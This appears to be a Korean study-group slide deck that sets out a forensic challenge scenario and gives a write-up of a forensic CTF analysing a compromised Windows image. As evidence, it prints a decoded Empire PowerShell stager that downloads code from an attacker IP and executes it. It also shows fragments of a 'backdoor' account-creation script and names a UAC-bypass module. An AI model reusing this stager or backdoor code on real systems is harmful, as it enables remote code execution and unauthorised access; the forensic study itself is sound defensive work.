

# 7주차 스터디

6주차 문제 풀이, 악성코드 유사도 분석

# 6주차 문제 풀이

- WDF 디지털 포렌식 챌린지 - X
  - 주어진 이미지 파일을 분석하고 시나리오에서 요구하는 내용 찾아보기
- Forensic CTF: Baud.. James Baud.. - O
  - CTF Questions에서 요구하는 정답 찾아보기

# WDF 디지털 포렌식 챌린지

최고수 분석관은 디지털 포렌식 경력 7년차의 팀장이다. 그는 며칠 전 성범죄 수사전담반의 나 강력 수사관부터 디지털 포렌식 분석 의뢰를 받았다.

나강력 수사관으로부터 확인된 내용은 다음과 같다.

- 최근 불법 음란물 온라인 판매에 대한 단속을 강화하고 있는 가운데, 인터넷 커뮤니티 D 사이트로부터 수사의뢰를 받음
- 아이피 추적 결과 (주)투스타커피에서 음란물 판매 관련 글을 게시한 것으로 확인되어, 압수수색을 실시함
- 압수수색 결과, 문제의 글을 게시한 날짜(2020년 10월 21일)에는 전직 직원이었던 ‘홍길동’만 사무실에 근무하였던 것으로 확인됨
- 홍길동이 사용하였던 노트북은 회사 기밀 유출 건과 관련하여 민간 포렌식 업체에서 분석을 수행한 바 있으며, 포렌식 분석 이후에는 해당 노트북을 중고시장에 매각하여 그 행방을 알 수 없음
- 다만 이전에 분석을 담당하였던 민간 포렌식 업체에 분석 결과물이 남아 있음을 확인하고, 추가 압수수색을 실시하여 당시 분석 결과물 중에 하나인 가상머신에 관한 컨테이너 파일을 확보 함

최고수 팀장은 위 가상머신 컨테이너 파일에 대한 분석을 디지털 포렌식 경력 2년차인 김신참 분석관에게 배정하였다.

# WDF 디지털 포렌식 챌린지

김신참 분석관은 나강력 수사관과 혐의자 홍길동에 대한 조사 상황을 확인하였고, 다음과 같은 사실을 확인하였다.

- 홍길동은 현재 인터넷 도박 혐의로 구속되어 수감중인 상태이며, 관련 건으로 수사중인 상태임
- 홍길동은 과거 (주)투스타커피에 직원으로 근무한 바 있었으며, 경쟁회사에 재취업하면서 회사 기밀을 유출하여 형사처벌을 받은 사실 있음
- 홍길동은 평소 IT쪽에 관심이 많아 가상머신을 공부한 적이 있으나, 주로 퇴근 후에 IT 공부 차원에서 사용하였을 뿐, 근무시간에 가상머신을 사용한 적은 없다고 주장함
- 홍길동은 문제가 된 음란물을 인터넷 커뮤니티에 게시한 사실이 전혀 없다고 주장함

참고 : 고양이 그림 --> 아동 음란물, 토끼 그림 --> 성인음란물

나강력 수사관의 분석요구사항은 다음과 같다.

- 가상머신의 실제 사용자 확인
- 2020년 10월 21일 전후의 혐의자의 컴퓨터 사용 이력 분석
- 아동 음란물 등 음란물 유포, 판매 등 흔적 확인
- 기타 혐의자와 관련된 특이정황


# Forensic CTF: Baud.. James Baud..

**SCENARIO:** You're on deck to investigate the high profile hack of a celebrity. Your client provided two screenshots of pop-up message boxes he saw on his system, after which he noticed several vital files were deleted from his system.

1. Whose computer is this evidence from?
2. Who is the other actor?
3. What email service are they using (include TLD)?
4. What makes this email service difficult to analyze?
5. What is the email address of the user?
6. What email address does he correspond with?
7. What type of file is the payload?
8. What is the first Google search the user made about the other individual?
9. What is the second Google search the user made about the other individual?
10. What is the third Google search the user made about the other individual?
11. What IP address was used by the attacker for C2?
12. What is the exact name of the payload?
13. What is the first time the user logged into their email (MM/DD/YYYY H:MM:SS AM/PM)?
14. What is the mail server name used to send these messages?
15. What is the UTC time of the initial email (as stated in the email header)?
16. What is the email subject of the first threatening email sent by the user?
17. What insult does the other individual use in his response?

# Forensic CTF: Baud.. James Baud..

- roger\_image.ad1 : \*.ad1 파일은 FTK Imager를 사용하여 데이터를 추출할 수 있다.<sup>1</sup>
- 아티팩트 분석에 활용할 수 있는 파일들 위주로 만든 이미지 파일인 것 같다.
- 그렇게 많지 않기 때문에 모두 추출 해준다.



<sup>1</sup> <https://dfir.science/2021/09/What-is-an-AD1.html>

**gkape v1.3.0.2**

File Tools

Use Target options

**Target options**

Target source: C:\Users\hyuunnnn\Desktop\[root]

Target destination: C:\Users\hyuunnnn\Desktop\[root]\target

**Targets (Double-click to edit a target)**

Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	!BasicCollection	Compound	Basic Collection
<input checked="" type="checkbox"/>	ISANS_Triage	Compound	SANS Triage Collection
<input type="checkbox"/>	\$Boot	Windows	\$Boot
<input type="checkbox"/>	\$J	Windows	\$J
<input type="checkbox"/>	\$LogFile	Windows	\$LogFile
<input type="checkbox"/>	\$MFT	Windows	\$MFT
<input type="checkbox"/>	\$MFTMirr	Windows	\$MFTMirr
<input type="checkbox"/>	\$SDS	Windows	\$SDS

Process VSCs     Deduplicate    Container:  None     VHDX     VHD     Zip

SHA-1 exclusions:  ...     Zip container     Transfer

**Target variables**    Transfer options

Target variables	Key: <input type="text"/>	Value: <input type="text"/>	<input type="button" value="Add"/>
------------------	---------------------------	-----------------------------	------------------------------------

**Module options**

Module source:  ...

Module destination: C:\Users\hyuunnnn\Desktop\[root]\out

**Modules (Double-click to edit a module)**

Selected	Name	Folder	Category	Description
<input checked="" type="checkbox"/>	!!ToolSync	Compound	Sync	Sync for new Maps, Batch Files, Targets and Modules
<input checked="" type="checkbox"/>	IEZParser	Compound	Modules	Eric Zimmerman Parsers
<input type="checkbox"/>	AmcacheParser	EZTools	ProgramExecu...	AmcacheParser: extract program execution information
<input type="checkbox"/>	AppCompatC...	EZTools	ProgramExecu...	AppCompatCacheParser: extract AppCompatCache (shimcac...
<input type="checkbox"/>	BackstagePar...	GitHub	FileKnowledge	BackstageParser
<input type="checkbox"/>	BitsParser	GitHub	GitHub	Tool to parse Windows Background Intelligent Transfer Servi...
<input type="checkbox"/>	BMC-Tools_R...	GitHub	Remote Access	BMC-Tools: RDP Bitmap Cache parser
<input type="checkbox"/>	bstrings	Compound	Modules	Run all bstrings Modules

Export format:  Default     CSV     HTML     JSON

**Module variables**

Key: <input type="text"/>	Value: <input type="text"/>	<input type="button" value="Add"/>
---------------------------	-----------------------------	------------------------------------

**Other options**

Debug messages     Trace messages     Ignore FTK warning

Zip password:      Retain local copies


**Current command line**

```
.\kape.exe --tsource C:\Users\hyuunnnn\Desktop\[root] --tdest C:\Users\hyuunnnn\Desktop\[root]\target --tflush --target !SANS_Triage --mdest C:\Users\hyuunnnn\Desktop\[root]\out --mflush --module ObsidianForensics_Hindsight,!EZParser --gui
```

            Disable flush warnings

Documents    Targets available: 294    Targets selected: 1    Modules available: 382    Modules selected: 2     Disable flush warnings

- KAPE 도구를 사용하여 아티팩트 추출 및 Timeline Explorer를 사용하여 csv 파일 분석



The screenshot shows the Timeline Explorer application window with several tabs open, each displaying a different CSV file generated by the KAPE tool. The tabs include:

- 2024012727\_EvtxECmd\_Output.csv
- 2024012734\_AutomaticDestinations.csv
- 2024012734\_CustomDestinations.csv
- 2024012735\_LECmd\_Output.csv
- RogerMoore\_usrClass.csv
- 2024012735\_PECmd\_Output.csv
- 2024012735\_PECmd\_Output\_Timeline.csv
- 2024012725\_Amcache\_ProgramEntries.csv
- 2024012725\_Amcache\_UnassociatedFileEntries.csv
- 2024012726\_Windows10\_SYSTEM\_AppCompatCache.csv
- 2024012726\_Registry

The main pane displays the contents of the selected CSV file, which appears to be a log of file operations. The columns shown are:

Line	Tag	Hive Path	Hive Type	Description	Category	Key Path

On the right side of the Timeline Explorer window, there is a vertical list of files and folders extracted by KAPE, including:

- EventLogs
  - 2024012727\_EvtxECmd\_Output.csv
- FileDeletion
  - 2024012736\_RBCmd\_Output.csv
- FileFolderAccess
  - !SBEcmd\_Messages.txt
  - 2024012734\_AutomaticDestinations.csv
  - 2024012734\_CustomDestinations.csv
  - 2024012735\_LECmd\_Output.csv
  - RogerMoore\_NTUSER.csv
  - RogerMoore\_usrClass.csv
- ProgramExecution
  - 2024012735\_PECmd\_Output.csv
  - 2024012735\_PECmd\_Output\_Timeline.csv
  - 2024012725\_Amcache\_ProgramEntries.csv
  - 2024012725\_Amcache\_UnassociatedFileEntries.csv
  - 2024012726\_Windows10\_SYSTEM\_AppCompatCache.csv
- Registry
  - 2024012726\_Registry

The KAPE interface on the left shows a tree view of the collected artifacts, including EventLogs, FileDeletion, FileFolderAccess, ProgramExecution, and Registry categories.

- 문제에서 스크린샷으로 보여줬던 경고 문구 → 이벤트 로그에서 확인 가능
- 2016-10-30 02:55:53, 2016-10-30 02:57:13 시간에 2번 powershell을 사용하여 출력

20240218014840_EvtxECmd_Output.csv			20240218014848_AutomaticDestinations.csv			20240218014848_CustomDestinations.csv			20240218014849_LECmd_Output.csv			RogerMoore_usrClass.csv				
Drag a column header here to group by that column												Enter text to search...		Find		
	...	Time Created	...	Level	Provider	...	...	...	...	Map	Description	...	...	Payload	...	Payload Data2
▼	=	2016-10-30 02:55:53	...	Warning	Microsoft-Windows-PowerShell	...	...	...	...	Contains contents of scripts run		...	...	Path:		Roger
▶	152	2016-10-30 02:55:53	...	Warning	Microsoft-Windows-PowerShell	...	...	...	...	Contains contents of scripts run		...	...	Path:		ScriptBlockText: function Invoke-Message {, [Cmc
▶	173	2016-10-30 02:57:13	...	Warning	Microsoft-Windows-PowerShell	...	...	...	...	A user account was changed		...	...	Target: DE...		Changed Attribute SamAccountName: RogerMoore Display
	281	2016-10-30 01:18:52	...	LogAlways	Microsoft-Windows-Security-A...	...	...	...	...	A user account was changed		...	...	Target: DE...		Changed Attribute SamAccountName: RogerMoore Display
	282	2016-10-30 01:18:52	...	LogAlways	Microsoft-Windows-Security-A...	...	...	...	...	A user account was changed		...	...	Target: DE...		Changed Attribute SamAccountName: RogerMoore Display
	285	2016-10-30 01:18:52	...	LogAlways	Microsoft-Windows-Security-A...	...	...	...	...	A user account was changed		...	...	Target: DE...		Changed Attribute SamAccountName: RogerMoore Display

Cell contents

```
ScriptBlockText: function Invoke-Message {, [CmdletBinding()], Param (), [Parameter(Mandatory = $True, Position = 0)], [String] $MsgText,, [Parameter(Mandatory = $False, Position = 1)], [String] $IconType = 'Critical',, [Parameter(Mandatory = $False, Position = 2)], [String] $Title = 'ERROR - 0xA801B720', ), Add-Type -AssemblyName Microsoft.VisualBasic, $null = [Microsoft.VisualBasic.Interaction]::MsgBox($MsgText, "OKOnly,MsgBoxSetForeground,SystemModal,$IconType", $Title), }, Invoke-Message -MsgText "I've won Roger. I deleted your files and disarmed your dead man's switch. I'll see you in hell!" -IconType "Critical" -Title "Public Service Announcement For Roger Moore"
```

```
ScriptBlockText: function Add-NetUser {, [CmdletBinding()], Param (, [ValidateNotNullOrEmpty()], [String], $UserName = 'backdoor', [ValidateNotNullOrEmpty()], [String], $ComputerName =  
$Password = 'Password123!', [ValidateNotNullOrEmpty()], [String], $GroupName,, [ValidateNotNullOrEmpty()], [Alias('HostName')], [String], $ComputerName =  
'localhost', [ValidateNotNullOrEmpty()], [Stri...  
| ScriptBlockText: function Add-NetUser {, [CmdletBinding...
```

- powershell 이벤트 로그에서 계정 생성 기록 존재 - 2016-10-30 02:46:58

The screenshot shows a Windows Event Viewer window with a single log entry. The log details a PowerShell command executed at 2016-10-30 02:46:58. The command, which is heavily obfuscated, appears to be a PowerShell script designed to add a new user account ('backdoor') to the system. The command includes parameters for password ('\$Password'), group name ('\$GroupName'), host name ('\$HostName'), and computer name ('\$ComputerName'). The host application is listed as 'Windows\System32\WindowsPowerShell\v1.0\powershell.exe'.

- 악성 페이로드 확인 - 2016-10-30 02:24:37

- CyberChef 사용하여 악성 페이로드 복호화 - C2 서버: 128.199.170.85 예상

**Recipe**

**From Base64**

Alphabet: A-Za-z0-9+=  Remove non-alphabet chars

Strict mode

**Decode text**

Encoding: UTF-16LE (1200)

**Input**

```
WwBTAHkAcwBUAGUATQAUAE4ARQBUAC4AUwB1AFIAgBJAGMAZQBQAE8ASQBOAFQATQBhAE4AQQBnAEUAUgBdADoAOgBFAHgAcABFAEMAVAAxADAAMABDAG8ATgB0AGkATgB1AGUAIAA9ACAAMAA7ACQAdwBDAD0ATgB1AHcALQBPAEIAagBFAGMAVAAgAFMaeQBzAFQAZQBNAC4AtgB1AFQALgBXAEUAYgBDAEwAaQB1AE4AVAA7ACQAdQA9ACcATQBvAHoAaQBsaGwAYQAvADUALgAwACAACABXAGkAbgBkAG8AdwBzACAATgBUACAAngAuADEAOwAgAFcATwBXADYANAA7ACAAVAbYAGkAZAB1AG4AdAAvADcALgAwADsAIAByAHYAOGAxADEALgAwACKAIABsAGkAawB1ACAARwB1AGMAawBVACcAOwAkAHcAQwAuAEGAZQBBAGQARQBSAFMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwB1AG4AdAAwACwAJAB1ACKAOwAkAFcAQwAuAFAAUgBvAFgAWQAgAD0AIAbAFMAeQBzAHQAZQBNAC4AtgB1AFQALgBXAEUAQgBSAGUAcQBVAEUAcwB0AF0AOgA6AEQARQBGAGEAVQBMHQAVwBFAgIAUABSAE8AeAB5ADsAJABXAEMALgBQAFIAbwB4AHkALgBDHIARQBkAGUATgB0AEkAYQBsaHMAIAA9ACAAwBTAfkAcwBUAGUATQAUAE4ARQB0AC4AQwByAGUARAB1AE4AVABJAAEETABDAEEAQwBIAEUAXQA6ADoARAB1AEYAQQB1AEwAdABOAGUAVABXAE8AcgBrAEMAcgB1AEQAZQBOAFQASQBhAEwAUwA7ACQASwA9ACcAOQB4AG0AYQBWAЕ8ARgBYAEcANAAvAD8AKAAxAGgAJABADMAIwB3AEQAFAAAFMAIQAuADcAXQBKAHKASABCACcAOwAkAEKAPQAwADsAwBjAGgAQQBByAFsAXQBdACQAYgA9ACgAwBDAEgAQQBSAFsAXQBdACgAJABXAGMALgBEAE8AVwBuAEwATwBhAGQAUwB0AHIASQBuAEcAKAAiAGgAdAB0AHAAOgAvAC8AMQAyAdgALgAxAdkAOQAUADEANwAwAC4AOAA1ADoAOAAwAdgAMAAvAGkAbgBkAGUAEAAuAGEAcwBwACIAKQApACKAfAA1AHsAJABfAC0AQgBYAG8AUGAkAESAwAKAGkAKwArACUAJABrAC4ATAB1AG4ARwBUEgAXQB9ADSASQBFAFgAIAAOACQAQgAtAEoATwBpAE4AJwAnACKA|
```

Raw 1336  1

**Output**

```
[System.NET.SerVicePOINTMaNagER]::ExpECT100CoNtiNue = 0;$WC=New-Object System.Net.WebClient;$U='Mozilla/5.0(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$WC.Headers.Add('User-Agent',$U);$WC.Proxy = [System.Net.WebRequest]::DefaultWebProxy;$WC.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$K='9xmavOFXG4/?(1h$A3#Wd|-S!.7]JyHB';$I=0;[char[]]$B=([char[]]($WC.DownloadString("http://128.199.170.85:8080/index.asp")))|%{$_-BXoR$K[$I++%$K.Length]};IEEX ($B-Join'')
```

- PC 장악 후 powershell을 활용한 추가적인 공격을 하는 것 같다. (권한 상승 등)
  - `StArt-NegoTIaTe`<sup>1</sup>, `Invoke-BypassUAC`<sup>2</sup>, `Invoke-Empire`<sup>3</sup> 키워드를 검색하여 Empire라는 도구 사용 확인
  - 이전 슬라이드에서 설명한 악성 페이로드도 Empire을 사용한 것 같다.
- 파워쉘 스크립트가 실행되기 전 어떻게 유입되었는지 분석 필요

1

<https://github.com/EmpireProject/Empire/blob/master/data/agent/stagers/http.ps1>

2

[https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/privesc/Invoke-BypassUAC.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/privesc/Invoke-BypassUAC.ps1)

<sup>3</sup> <https://github.com/EmpireProject/Empire/blob/master/data/agent/agent.ps1>

```

ScriptBlockText: FUNCTION Start-NegoTIaTe{$param($s,$$K,$U...
...
HostName=ConsoleHost
Host Application = C:\Windows\System32\WindowsPowerShell\v1...
...
HostName=ConsoleHost
Host Application = C:\Windows\System32\WindowsPowerShell\v1...
ScriptBlockText: function Invoke-Empire {, param(, ...
ScriptBlockText: [byte[]]$ChunkSize,
ScriptBlockText: }, $data = $data | ...

```

```

HostName=ServerRemoteHost
HostName=ServerRemoteHost
HostName=ServerRemoteHost
HostName=ServerRemoteHost
HostName=ServerRemoteHost
HostName=ServerRemoteHost
HostName=ServerRemoteHost

```

```

ScriptBlockText: function Invoke-BypassUAC, {
[CmdletB...
ScriptBlockText: $wmi = Get-WMIObject Win32_OperatingSystem / WMI-KG6+I-O7U3 / $wmi / ...

```

- protonmail 사용 기록 확인 가능 - 2016-10-30 02:05:47 로그인 페이지 접속 및 사용
- 어떤 내용인지 확인하기 위해 cache 파일을 분석하려고 했으나 유의미한 정보를 찾지 못했다.  
→ 문제에서 주어진 메모리 파일을 분석해보자.

Type	Timestamp (UTC)	URL	Title / Name / Status	Data / Value / Path	Interpretation
url	2016-10-30 02:05:44.207	http://protonmail.com/		Secure email: ProtonMail is free encrypted email.	
url	2016-10-30 02:05:44.207	https://protonmail.com/		Secure email: ProtonMail is free encrypted email.	
site setting (engage)	2016-10-30 02:05:44.209	https://protonmail.com:443,*		lastEngagementTime in Preferences: {'setting': {'lastEngagementTime': 1.3122266744209036e+16, 'lastShortcutLaunchTime': 0.0, ...}}	
cookie (created)	2016-10-30 02:05:45.431	protonmail.com/	_pk_id.5.112b	<encrypted>	
url	2016-10-30 02:05:47.104	https://mail.protonmail.com/login	ProtonMail - Log in		
autofill	2016-10-30 02:06:06.000			username notroger	
autofill	2016-10-30 02:06:08.000			username notroger	
login (never save)	2016-10-30 02:06:08.419	https://mail.protonmail.com/login		username	User chose to "Never save password" for this account
url	2016-10-30 02:06:08.672	https://mail.protonmail.com/login/unlock			
cookie (created)	2016-10-30 02:06:14.783	mail.protonmail.com/api/auth/refresh	REFRESH-fc1b166dcdb36eeb6b	<encrypted>	
cookie (created)	2016-10-30 02:06:14.784	mail.protonmail.com/api/	AUTH-fc1b166dcdb36eeb6b43	<encrypted>	
url	2016-10-30 02:06:16.084	https://mail.protonmail.com/inbox	(5) Inbox   notroger@protonmail.com   ProtonMail		
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	CfP	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	CS1	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	JEB2	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.adaptv.advertising.com/	adaptv_unique_user_cookie	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	ACID	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	ASCID	<encrypted>	
cookie (accessed)	2016-10-30 02:09:04.633	.advertising.com/	F1	<encrypted>	
